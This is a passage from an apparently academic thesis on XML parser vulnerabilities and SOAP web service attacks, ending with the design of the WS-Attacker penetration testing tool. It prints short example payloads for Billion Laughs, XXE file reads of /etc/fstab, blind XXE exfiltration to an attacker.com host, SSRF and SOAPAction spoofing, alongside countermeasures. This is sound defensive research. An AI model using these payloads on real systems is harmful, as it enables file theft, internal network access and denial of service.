There are various approaches to parse an XML document. DOM-based parsers create a tree structure of the whole XML document, called the Document Object Model (DOM). A programmer accessing the XML document can easily look through the XML tree in order to read, insert, or delete nodes. A node can be an element, an attribute, text content, or a comment. The main disadvantage of this parsing approach is the high resource utilization. The memory needed for an XML tree representation exceeds the original file size multiple times. The whole document must be processed before a programmer may access its contents.

Simple API for XML (SAX) parsers are event-based. A SAX parser only operates on parts of the XML tree at a time. Whenever the parser encounters an XML node, an event is triggered. It is the program's task to handle these events in order to process the XML document. The main advantage of event-based parsing is the low utilization of resources. Furthermore, once an event is triggered, the event handlers can immediately start processing the data, without having to wait for the parser to reach the end of the XML document. However, some operations are more complex compared to a DOM parser.

StAX parsers also use the streaming-based approach. However, instead of automatically triggering events while parsing the document, the StAX parser waits for method calls that trigger certain parsing operations.

2.1.1.4 Document Type Definition

Similar to XML Schema, a DTD defines a grammar to reject invalid user input and is the first component declared in an XML document. In addition, DTDs allow the declaration of storage units, so-called *entities*.

Entities. There are four different types of entities:

- (1.) *Internal General Entities* offer a neat way to define a value and reference it arbitrarily often within the document.

Listing 2.2: Example of an Internal General Entity.

```
1 <!DOCTYPE data [  
2   <!ENTITY a "some text content">  
3 ]>  
4 <data>&a;</data>
```

While processing the document, the parser replaces the reference `&a;` with the term “some text content”.

- (2.) *External General Entities* facilitate the inclusion of external files.

Listing 2.3: Example of an External General Entity.

```
1 <!DOCTYPE data [  
2   <!ENTITY a SYSTEM "file:///path/to/some/file.txt">  
3 ]>  
4 <data>&a;</data>
```

The file “file.txt” is a plain text file, containing “some text content”. The parser retrieves the file and replaces the reference with the content of the file. In this way, the resulting XML document contains `<data>some text content</data>`.

- (3.) *Internal Parameter Entities* may be used to modify the value of another Internal General Entity or Internal Parameter Entity.

Listing 2.4: Example of an Internal Parameter Entity.

```
1 <!DOCTYPE data [  
2   <!ENTITY % p "with more words">  
3   <!ENTITY a "some text content %p">  
4 ]>  
5 <data>&a;</data>
```

The value of Entity “a” changes to “some text content with more words”. This looks very similar to the functionality of Internal General Entities, but Internal Parameter Entities have special properties that we use for attacks in the following sections.

- (4.) *External Parameter Entities* can be used to include additional entity declarations, which are stored remotely.

Listing 2.5: Example of an External Parameter Entity.

```

1 <!DOCTYPE data [
2   <!ENTITY % extDTD SYSTEM "file:///some.dtd">
3   %extDTD;
4   <!ENTITY a "some text content %p;">
5 ]>
6 <data>&a;</data>

```

The corresponding DTD file “some.dtd” is shown in Listing 2.6.

Listing 2.6: Example of an external DTD.

```

1 <!ENTITY % p "with more words">

```

The parser first fetches the External Parameter Entity “extDTD”, makes the declaration of the entity `p` available, and finally, replaces this reference.

2.1.1.5 Other XML Technologies

XML Inclusion. XML Inclusion (XInclude) facilitates the inclusion of an external files (e.g., XML documents) into the source document. The following example shows how to include a file “other.xml” as a child node of the element *data*.

Listing 2.7: XML document containing an XInclude instruction.

```

1 <data>
2   <xi:include
3     xmlns:xi="http://www.w3.org/2001/XInclude"
4     href="other.xml"/>
5 </data>

```

Extensible Stylesheet Language Transformations. The Extensible Stylesheet Language Transformations (XSLT) is commonly used to transform XML documents into other documents and formats, for example, into JavaScript Object Notation (JSON) or PDF [102].

2.1.2 Denial-of-Service

DoS attacks target system resources, such as network, storage, memory, or CPU processing [114]. These attacks are very efficient as they require the attacker investing only few resources but overwhelm the parser with a problem, thereby allocating a huge amount of resources. As a result, an offered service is unavailable for benign users or at least responds significantly slower than normal.

2.1.2.1 Recursive Entities

In the following example, the parser receives an XML document that declares two Entities calling each other in an infinite loop (cf. Listing 2.8).

Listing 2.8: XML Infinite Recursion

```
1 <!DOCTYPE data [  
2   <!ENTITY a "&b;">  
3   <!ENTITY b "&a;">  
4 ]>  
5 <data>&a;</data>
```

The parser resolves the Entity `a` to a reference of `b` and the Entity `b` resolves to a reference of `a`. Therefore, the vulnerable parser will loop indefinitely and consume CPU resources.

Limitation: Forbidden by XML Specification. The XML specification addresses this problem and forbids the processing of Entities that are used recursively. However, an evaluation on Android, described in our paper “*SoK: XML Parser Vulnerabilities*” [209], shows that not all parsers adhere to this rule.

2.1.2.2 Billion Laughs

Internal General Entities can be abused to create an *Exponential entity attack* (*Billion Laughs attack*) [104]. The attack relies on a nested but limited level of entity recursions.

Listing 2.9: Example of the Billion Laughs attack.

```
1 <!DOCTYPE data [  
2   <!ENTITY a1 "dos">  
3   <!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;">  
4   ...  
5   <!ENTITY a13 "&a12;&a12;&a12;&a12;&a12;">  
6 ]>  
7 <data>&a13;</data>
```

By defining different nesting levels of Internal General Entities, a file of only 200 KB is expanded to several gigabytes (e.g., 3.5 GB in our sample test-setup) during the parsing process.

Challenge: Thresholds. A number of parsers detect and counteract this attack by implementing a threshold to limit the total number of allowed entity references within a document.

2.1.2.3 Quadratic Blowup

Even if the parser implements such a threshold, there are other ways to execute a DoS attack, for example, by using an attack variant known as the *Quadratic*

Blowup attack [230]. As shown in Listing 2.10, a single entity is created containing a large string (e.g., 10 MB). This entity is referenced multiple times within the document in order to achieve a similar result as before. Since less entity references are required than in Listing 2.9, the threshold limitation can be bypassed.

Listing 2.10: Example of the Quadratic Blowup attack.

```
1 <!DOCTYPE data [  
2 <!ENTITY a1 "dosdosdos ... dos">  
3 ]>  
4 <data>&a1;&a1; ... &a1;</data>
```

2.1.2.4 Denial-of-Service with External General Entities

External General Entities can be misused for DoS attacks by pointing to a large external file [174, 212] that will be read during processing (cf. Listing 2.11). As a result, the target system allocates memory resources. If the file is retrieved over the network, for example, from the attacker's server, the download speed can be reduced in order to improve the impact of this attack and to allocate additional network resources for a longer period.

Listing 2.11: Example of the Quadratic Blowup attack.

```
1 <!DOCTYPE data [  
2 <!ENTITY dosfile SYSTEM  
   "http://attacker.com/large-file.xml">  
3 ]>  
4 <data>&dosfile;</data>
```

Challenge: Not Applicable to Arbitrary Files. Our investigation shows that all parsers abort processing if the referenced file is not well-formed [24, Section 2.1], for example, if the syntax is incorrect. We confirmed this for common attack vectors under both UNIX (`/dev/random`, `/dev/urandom` and `/dev/zero`) and Windows `C:/pagefile.sys`. Hence, we conclude that this attack is only feasible with large XML documents.

2.1.2.5 Countermeasures

Applicable countermeasures against these attacks are:

- ▶ **Prevention** by disabling insecure parser features. However, disabling features is not possible in all cases and some XML parsers do not offer a configuration possibility for this purpose. In such cases, the XML parser should be exchanged with another one.
- ▶ **Counteraction** by implementing custom thresholds. For example, IBM DataPower implements different thresholds for the number of *XML bytes scanned*.

- ▶ **Limitation** of the allocated resources. This is similar to thresholds, but works on the CPU and memory level.

For more details on countermeasures, we refer to [208, 209].

2.1.3 File System Access

A File System Access (FSA) is utilized to read arbitrary files from a system. Steuck [212] discovered an XML-based FSA attack called XML External Entity (XXE) for the first time in 2002. XML External Entity (XXE) attacks are instances of injection attacks.

2.1.3.1 Classic XML External Entity

XXE attacks misuse a benign feature, namely External General Entities. In contrast to the benign usage of External General Entities, the attacker injects a path to an arbitrary resource (e.g., `/etc/passwd`) and the contents are returned.

Extension: No External Entity allowed in Attributes. The XML specification forbids the reference of External General Entities in attribute values. Yunusov [247] showed how to bypass this limitation in 2013. By means of an External Parameter Entity, the content of an external resource is included into an Internal General Entity, which can then be used as an attribute value. This mimics the same functionality as an External General Entity.

Challenge: Syntactical Correctness of XML (Well-formedness). The content of files referenced by an External General Entity that are not well-formed [24, Section 2.1] cause the parser to trigger an exception and abort processing. Some examples of not well-formed replacement text include a start-tag without a corresponding end-tag or characters forbidden in XML, such as the left angle bracket (`<`). Therefore, it is not possible to read certain configuration files (e.g., `/etc/fstab`) with a classic XXE attack.

2.1.3.2 XXE Based on Parameter Entities

Internal Parameter Entities can be used to create a CDATA node [24, Section 2.7] and in this way, escape the contents of the file. Consequently, the parser no longer triggers an exception. The first variation of this attack is mentioned by Morgan [149]. The attack consists of two vectors complementing each other, whereat Listing 2.12 presents the XML document that is submitted to the XML parser.

Listing 2.12: Part one of the Parameter-based XXE attack.

```
1 <!DOCTYPE data SYSTEM "http://attacker.com/all.dtd">
2 <data>&all;</data>
```

As shown in Line 1, the XML parser is instructed to retrieve an external DTD. Its content is depicted in Listing 2.13.

Listing 2.13: Part two of the Parameter-based XXE attack.

```

1 <!ENTITY % start "<![CDATA[">
2 <!ENTITY % file SYSTEM "file:///etc/fstab">
3 <!ENTITY % end "]]>">
4 <!ENTITY all '%start;%file;%end;'">

```

In the given example, three Parameter Entities are used:

- (1.) `start` begins the escape sequence (Line 1).
- (2.) `file` contains the content of the referenced file. All characters are escaped and hence, the content is well-formed according to the XML specification [24, Section 2.1] (Line 2).
- (3.) `end` closes the escape sequence (Line 3).

The Internal General Entity named `all` (Line 4) orders the Internal Parameter Entities (`start`, `file`, and `end`).

2.1.3.3 Blind XXE

All previous XXE attacks assume that the XML content is echoed back to the attacker. This is not always the case. In an Single Sign-On (SSO) system (e.g., SAML), the user sends his SAML token, which is an XML message, to a server and is either logged in or blocked. In other words, the user receives a *true/false* answer instead of an *echoed* XML message. This scenario is comparable to blind SQL-Injection attacks, in which the attacker does not see the provoked error messages [168].

Even if such a direct feedback channel is not available, an FSA attack is still feasible using blind XXE.¹ By referencing a non-existent file [185, 193], the parser aborts the processing and displays an error message directly to the attacker. Yunusov [247] invokes an HTTP GET request to the attacker's server and includes the contents of the file with an External Parameter Entity as the path to the resource. Consequently, the content of the file corresponds to the requested file on the attacker's server. The attacker only has to review his log files in order to retrieve the content of the file.

A more detailed example can be found in Section 3.9.3.6. We there show how to apply a blind XXE attack on a SAML-based SSO protocol.

Challenge: Reading out multi-line files. Line termination characters are not allowed as characters of a URL. If the parser does not automatically encode line termination characters, only the first line of a file can be stolen using this attack.

The FTP Protocol. Novikov [159] reported a solution to this challenge for Java by relying on the FTP protocol. Instead of transferring the file content as

¹This term is coined analogously to blind SQL-Injection.

a GET parameter to `http://attacker.com?MULTILINECONTENT`, Novikov proposed to use `ftp://attacker.com?MULTILINECONTENT`. The attacker then simulates an FTP server. Each line of the file is interpreted as an FTP command. In this way, a multi-line file can be read out.

2.1.4 Server-Side Request Forgery

Server-Side Request Forgery (SSRF) attacks send - in the context of XML - requests on behalf of the XML parser to other endpoints on the network [143]. Usually, these endpoints are not accessible from the Internet (e.g., they are protected by a firewall). SSRF attacks are used to search for open ports on a host, inject malicious content (e.g., HTTP header injection) [166], use other URLs or steal Windows credentials [149].

The most prevalent SSRF attack, based on a DOCTYPE, has already been implemented in popular scanning tools such as Burp [213]. For our example, we suppose a host 192.168.0.11 on an internal network that offers several operations for remote administration, such as “shutdown”. An exemplary setup is shown in Listing 2.14.

Listing 2.14: SSRF attack based on DOCTYPE.

```
1 <!DOCTYPE data
   SYSTEM "http://192.168.0.11/shutdown">
2 <data/>
```

An attacker can remotely invoke the shutdown operation on this host by letting the parser send the request.

Applicable countermeasures against these attacks are:

- ▶ **Prevention** by disabling insecure parser features.
- ▶ **Filtering** by implementing input validation based on a whitelist/blacklist.

2.1.5 Additional Attack Techniques

The XML parsing process may consist of other optional processing steps, which can introduce further vulnerabilities.

XSLT and XInclude. If a parser processes XSLT or XInclude, it is potentially vulnerable to all the attacks previously listed, namely DoS, FSA and SSRF. An example of this attack is shown in Section 3.9.3.7. We inserted XSLT into a SAML token to get file system access on a cloud provider.

XML Schema. The attributes `noNamespaceSchemaLocation` as well as the attribute `schemaLocation` can be misused to conduct SSRF attacks.

2.2 Web Service Foundations

A web service is a method for interprocess interactions over networks between different software applications. A web service can be implemented using different technologies, for example, Representational State Transfer (REST) [64] or

SOAP [21, 74]. In this chapter, we concentrate on SOAP messages. They basically consist of an `<Envelope>` element with two child elements named `<Header>` and `<Body>`: the SOAP header can contain meta information such as nonces, timestamps, or XML Signatures. The SOAP body is used for storing a web service operation and its parameters. Listing 2.15 shows a simple SOAP message querying a prime generation web service.

Listing 2.15: An exemplary SOAP message.

```

1 <?xml version="1.0"?>
2 <soap:Envelope
3   <soap:Header/>
4   <soap:Body>
5     <generatePrime>
6       <minBitSize>2000</minBitSize>
7     </generatePrime>
8   </soap:Body>
9 </soap:Envelope>

```

The concrete structure of the SOAP message used to communicate with a web service and the binding information is described in the Web Services Description Language (WSDL) [148]. Based on the WSDL file a SOAP message is generated by the client and sent to the web service. The web service processes the request and then returns a SOAP response.

2.2.1 Processing a Web Service Request on Server Side

In order to define the attack surface for web service specific attacks, the life cycle of a web service request is shown below. The internal processing of a receiving web service is depicted in Figure 2.1, based on the web service framework Apache Axis2 [65].




Figure 2.1: Web service message flow based on the Axis2 framework.

An incoming request is first processed by the transport listener and then passed through a pipeline of preconfigured or custom handlers. A security handler, for example, can be used to decrypt an incoming message or to evaluate its signature. If all handlers are passed successfully, the message receiver forwards the message to the business logic (application logic). The response is analogously processed.

2.2.2 XML Security

XML is a specification offering a possibility for flexible storage of tree-based data. Due to its flexibility, XML gained much popularity in recent years. It is currently used for data transmission, data storage, or in the case of a web service for function invocation calls.

Since XML documents often contain confidential and reliable data, the W3C consortium has developed standards that describe the XML syntax for applying cryptographic primitives to arbitrary XML data. The resulting standards are XML Encryption [48] and XML Signature [79]. Using XML Encryption to XML data ensures its confidentiality. In parallel, XML Signature guarantees data integrity and authenticity. Both can be applied to arbitrary data in the document.

2.2.3 Web Services Security

SOAP-based web services are commonly exchanged over the HTTP. This allows to use SSL/TLS as a secure transport mechanism [44–46]. Transport layer security, however, does not bring advantages if the SOAP messages are transferred over more than one endpoint. Therefore, the OASIS group maintains the Web Service Security (WS-Security) [153], which specifies how to:

- (1.) Sign and verify (parts of) SOAP messages using XML Signature [79].
- (2.) Encrypt and decrypt (parts of) SOAP messages using XML Encryption [48].
- (3.) Add security tokens, such as timestamps or credentials, to SOAP messages.

This allows securing the messages on the message-level and protecting them during the whole transport, even over many endpoints.

2.2.3.1 XML Signature

XML Signature is a W3C recommendation that defines a syntax for using digital signatures in XML messages [79]. It is used for ensuring the integrity and authenticity of XML message fragments or even of the whole XML message.

The signing process works as follows: For each XML fragment to be signed, a `<Reference>` element is created and the `<DigestValue>` of the element referenced by the `URI` attribute is computed using the algorithm specified in the `<DigestMethod>` element. Afterwards, the `<SignedInfo>` element is signed using the algorithm defined in the `<SignatureMethod>` element.

For embedding an XML Signature into a SOAP message, the `Signature` element is placed as a child of a WS-Security header, as depicted in Figure 2.2.

2.2.3.2 XML Encryption

XML Encryption is a W3C recommendation that defines structures for ensuring confidentiality on the XML message-level [24]. Similarly to XML Signature, it is possible to encrypt whole XML documents or only parts of them.




Figure 2.2: Simplified example of a signed SOAP message.

In most cases, a hybrid encryption scheme is used. Asymmetric encryption is utilized to encrypt a freshly generated symmetric session key. The session key is then used to encrypt XML data. Figure 2.3 gives an example of a SOAP message containing a hybrid ciphertext. This message consists of the following parts:

- (1.) The `<EncryptedKey>` element with an encrypted session key k .
- (2.) The `<EncryptedData>` element with payload data encrypted using the session key k .

A SOAP-based web service processes such an XML document as follows: it locates the `<EncryptionMethod>` and `<KeyInfo>` elements in the `<EncryptedKey>` element to retrieve the used algorithm and the asymmetric decryption key. The server decrypts the content of the `<CipherValue>` element using RSA-PKCS#1 v1.5.5 [99]. After successful decryption, the content is further used as a session key k .

Afterwards, the server searches for the `<EncryptedData>` elements according to the URI in the `<DataReference>` element. It determines the needed symmetric algorithm from the `<EncryptionMethod>` element and decrypts the content of the `<CipherValue>` element with the session key k . Finally, the decrypted payload data is parsed, and put back into the XML document tree. The server can then process the plain SOAP message and respond to the client.

If an error occurs during one of the decryption steps or during the parsing process, the server typically responds with an error message to the client.




Figure 2.3: Simplified example of an encrypted SOAP message.

2.3 WS-Attacker – Penetration Testing Tool for Web Services Security

SOAs have been developed as a new software paradigm, which enforces software modularization and reuse. XML has become the key technology to implement SOA, surrounded with the related W3C-standards such as SOAP [74], WSDL [148], or XML Schema [210]. It has been relatively quickly realized that these architectures need to support flexible security mechanisms. Thus, the OASIS consortium has developed additional standards describing application of security mechanisms in SOAP messages (WS-Security [153]), building security policies (WS-SecurityPolicy [233]), or exchanging authentication (SAML [192]) and authorization tokens (XACML [151]).

Unfortunately, the complexity and large number of these standards have led to the emergence of web service specific attacks. A short overview of some well-known web service specific attacks, mainly taken from Jensen et al. [91] can be seen in Table 2.1. The most important attacks are those breaking cryptographic primitives defined in the XML messages. The so-called XML Signature Wrapping (XSW) attacks [16, 17, 137] allow an attacker to arbitrarily modify signed messages. The practical impact of these attacks has been shown by its application on Amazon EC2 SOAP and Eucalyptus cloud web service interfaces [73, 205] or on different SAML-based SSO frameworks [129, 206]. Another relevant attack in this area has been presented by Jager and Somorovsky [87]. They showed that it is possible to decrypt arbitrary XML ciphertexts if a server working as a plaintext validity oracle is given. The development of

XML Signature Wrapping	Attack on XML Encryption
Oversize Payload	Coercive Parsing
SOAPAction Spoofing	XML Injection
WSDL Scanning	Metadata Spoofing
Attack Obfuscation	Oversized Cryptography
BPEL State Deviation	Instantiation Flooding
Indirect Flooding	WS-Addressing Spoofing
Middleware Hijacking	

Table 2.1: Overview of existing web service specific attacks.

countermeasures against this attack is not trivial, as many side channels can be revealed by the server-side implementation [207]. In addition to the attacks on cryptographic data primitives, there is a whole series of highly efficient DoS attacks. The adversaries could, for example, apply the HashDoS attack on the XML-structure [194] or force the server to execute expensive cryptographic algorithms.

Developers are usually only familiar with a small number of web services standards and they are therefore most likely not able to identify vulnerabilities in the implemented web services interfaces. Compared to attacks like SQL-Injection and XSS – which can be checked with a number of penetration testing tools – there are no solutions offering automated testing of XML-specific vulnerabilities. For these reasons, we decided to develop the first automated penetration testing tool for XML-based web services called *WS-Attacker*.

Contribution. In this section, the basic design decisions for creating this modularized tool are presented. Moreover, a description of the implementation and inclusion of new attacks considering the interfaces of *WS-Attacker* is given. Afterwards, details of two attack implementations already included in the framework are deepened: WS-Addressing Spoofing and SOAPAction Spoofing. The evaluation of their implementation is presented using four widely-used web services frameworks: Apache Axis2, JBossWS native, JBossWS CXF and .NET web services. *WS-Attacker* is offered as an open source implementation [118] to a wide range of web services developers and today used by many pentesting companies as a de facto standard for web service vulnerability testing.

The results of this section are based on our paper “*Penetration Testing Tool for Web Services Security*” [135].

2.3.1 Web Services Attacks

In the following, we give an overview of existing attack classes used against web services.

2.3.1.1 Web Service Specific vs. Non-Specific Attacks

SOAP-based web services use XML-based messages sent over different protocols. They can execute operations on a remote system or access a database. The

XML-based SOAP messages can contain different data giving the client access rights to a service operation or to addressing a next web service that should be invoked. Considering these facts, a web service interface can be vulnerable to different groups of attacks:

- ▶ **Non-specific** web service attacks are abusing weaknesses in the back-end of an application, for example, Buffer Overflows or SQL-Injection.
- ▶ **Specific** web service attacks exploit vulnerabilities on SOAP and XML. They attack the XML parser with DoS attacks, build unexpected SOAP messages, or attack the confidential data transmitted in the SOAP message.

The preferred way to build secure web services is checking for security by means of an attack framework. If the service resists these attacks, this is a good indicator for security. Non-specific web service attacks are well-known from web applications. Information about them are described by the OWASP [167]. A good all-in-one tool for testing web applications is the *Web Application attack and Audit Framework* (w3af) [188]. Nevertheless, there is no automated vulnerability scanner which uses web service specific attacks. The only possibility to attack web services is to do manual tests, for example, using SoapUI [203].

2.3.1.2 Web Service Addressing

Web Service Addressing (WS-Addressing) [22] is a standard supporting the message routing definition directly inside of the exchanged SOAP messages. This makes the routing data independent of the underlying protocol and of any transport characteristics.

An example of WS-Addressing defined in the SOAP message header is given in Listing 2.16. Using this message, the client accesses the shop's services defined in the `<wsa:To>` element. He executes the function `buy_article` in the `<wsa:Action>` element. If the article is contained in the store, the message can be forwarded to the billing service in the `<wsa:ReplyTo>` property. Otherwise, the message is forwarded to a service defined in the `<wsa:FaultTo>` element, which handles reordering and informs the client about the next processing steps.

Listing 2.16: WS-Addressing applied in the SOAP header.

```
1 <soapenv:Header xmlns:wsa='.../addressing'>
2   <wsa:To>services/shop</wsa:To>
3   <wsa:Action>buy_article</wsa:Action>
4   <wsa:ReplyTo>
5     <wsa:Address>http://serverA/billing</wsa:Address>
6   </wsa:ReplyTo>
7   <wsa:FaultTo>
8     <wsa:Address>http://serverB/error</wsa:Address>
9   </wsa:FaultTo>
10 </soapenv:Header>
```




Figure 2.4: Idea of WS-Addressing Spoofing.

2.3.1.3 WS-Addressing Spoofing

WS-Addressing Spoofing is a web service specific attack [91]. The idea of this attack is depicted in Figure 2.4: the attacker sends a SOAP request to the server containing a WS-Addressing header, which provokes the server to send the SOAP response to a different endpoint.

The specification offers three different methods for doing this:

ReplyTo: The server sends the response to any arbitrary endpoint defined in the `<wsa:ReplyTo>` element. This will only work if the request is valid and no error occurs.

FaultTo: The server sends every SOAP fault to the endpoint defined in the `<wsa:FaultTo>` element. For attacking a web service, a SOAP body that does not contain any child elements can be used. This causes the web service to respond with a SOAP fault. Thus, the impact of this method is more powerful because provoking SOAP faults is easier than generating a valid request.

To: The `<wsa:To>` element address to which the messages are intended to be forwarded for further processing.

Using WS-Addressing for asynchronous message exchange raises different attack possibilities, for example, flooding another web service, or even Distributed Denial-of-Service (DDoS) is possible. Therefore, one of the three methods mentioned above is sufficient. A countermeasure against WS-Addressing Spoofing is the verification of the endpoint reference (Whitelist), ideally before any computation.

2.3.1.4 SOAPAction

SOAP does not specify any concrete transport protocol. In most cases, HTTP is used. This allows to define additional data in the HTTP headers and filter the

messages using standard HTTP firewalls. One example of an additional HTTP header is the *SOAPAction* field, which redundantly corresponds with the SOAP body operation. According to the SOAPAction field, the firewall can decide, for example, whether the message sender can execute the given operation.

An example of a SOAP message including all relevant HTTP headers is given in Listing 2.17.

Listing 2.17: A valid SOAP message for *OperationA*

```
1 POST /webservice HTTP/1.1
2 Host: soapActionSpoofingHost
3 SOAPAction: "ActionA"
4
5 <Envelope>
6     <Header/>
7     <Body>
8         <OperationA/>
9     </Body>
10 </Envelope>
```

2.3.1.5 SOAPAction Spoofing

SOAPAction Spoofing is another web service specific attack [91]. It misuses the SOAPAction property that is used by a web service to determine the operation to be executed on the server. The SOAPAction parameter is a mandatory HTTP header in SOAP version 1.1. In SOAP version 1.2, it is optional and can be set in the HTTP *Content-Type* header. It is additionally possible to configure the SOAPAction property by using WS-Addressing. The basic idea of the attack can be explained using the following example. Let us consider a web service offering two operations: *OperationA* and *OperationB*. The WSDL for the web service defines the SOAPAction for each operation in the *operation* element. *ActionA* and *ActionB* are the corresponding actions. A valid SOAP message for *OperationA* contains the corresponding names in both fields: the SOAPAction parameter is set to *ActionA* and the name of the first SOAP body element is *OperationA*.

A SOAPAction Spoofing attack changes the SOAPAction header to a different action, as shown in Listing 2.18 (in comparison to Listing 2.17).

Listing 2.18: SOAPAction spoofing attack message.

```
1 POST /webservice HTTP/1.1
2 Host: soapActionSpoofingHost
3 SOAPAction: "ActionB"
4
5 <soapenv:Envelope>
6 <soapenv:Header/>
7 <soapenv:Body>
8 <OperationA/>
```

```

9 </soapenv:Body>
10 </soapenv:Envelope>

```




Figure 2.5: Attacking a web service with SOAPAction Spoofing.

In some cases, this message can provoke an unwanted reaction. Consider an HTTP Firewall, which handles incoming requests, and a web service with two operations. If the firewall only checks the SOAPAction header, the message in Listing 2.18 is illegally allowed and will be forwarded to the web service (cf. Figure 2.5). The web service logic executes the SOAP body operation because it does not check authentication – it believes, that the firewall performs this task.

If *OperationB* is a public operation (e.g., *getServerTime*) and *OperationA* is one that needs authentication (e.g., *deleteAllUsers*), the SOAPAction Spoofing attack can be used to execute *deleteAllUsers* without any authentication. A real life example for the attack was published in 2010 [33]: *SourceSec Security Research* found a vulnerability in D-Link routers, which allowed administrative access using SOAPAction Spoofing.

2.3.2 Concept for a Web Services Penetration Testing Tool

This section describes the basic idea of the web services penetration testing tool WS-Attacker and deals with its requirements from different points of view.

2.3.2.1 Requirements for Attack Plugin Developers

The requirements for attack plugin developers can be summarized to the following aspects:

- (1.) It must be **easy to implement** new attacks, which are each represented by a WS-Attacker plugin.
- (2.) **Any attack category** must be supported (spoofing attacks, DoS, etc.)
- (3.) **Open for extension**: there must be support even for prospective, not yet invented attacks.

In general, a plugin developer has the task to create the attack-plugin without knowing WS-Attacker’s internals. It must be as easy as possible to create new attacks and any kind of attacks must be supported. This is why WS-Attacker only provides a plugin interface and some helper classes – each attack request must be sent by the plugin itself.

2.3.2.2 Requirements for WS-Attacker Users

The requirements for a WS-Attacker user must be seen from a different point of view. They can be summarized as follows:

- (1.) WS-Attacker must be **easy to use**.
- (2.) Only a **few clicks** are necessary to test a web service.
- (3.) The users **do not need any knowledge about XML** or web services and, especially, they do not need any knowledge about XML Security.

A typical WS-Attacker user might be a company, which provides a web service either for its clients, or for internal processes. This web service should be secure against all known attacks. By using WS-Attacker, the company can easily detect vulnerabilities.

2.3.2.3 Processing Steps

For setting up the configuration to attack a web service, WS-Attacker works as follows:

- (1.) The user must **load a WSDL**. He can provide a local file or a URL.
- (2.) WS-Attacker has to analyze it and extract all possible operations. Then the user **selects the operation** which will be attacked.
- (3.) WS-Attacker must be able to generate a valid request stub for the selected operation and provide input fields for message parameters.
- (4.) The user **submits a test request**. The response to this request represents the normal state of the web service. Each attack plugin will get this request-response pair as a reference to build the attack vector.
- (5.) The plugins have to be **configured and enabled**.
- (6.) WS-Attacker **runs** the enabled plugins.
- (7.) **Results** generated by the plugins are presented to the user.

The plugin architecture allows to extend WS-Attacker with new attacks. Each plugin represents exactly one attack and WS-Attacker uses a plugin manager to hold and activate these plugins. Thus, WS-Attacker's main responsibilities are parsing a WSDL and generating the SOAP request content out of it. After the attack plugins finish, WS-Attacker will present the results.

2.3.2.4 WS-Attacker Results

WS-Attacker produces three types of results:

- (1.) It displays whether the attack was successful or not.
- (2.) It gives an integer rating to view the impact of the attack.²
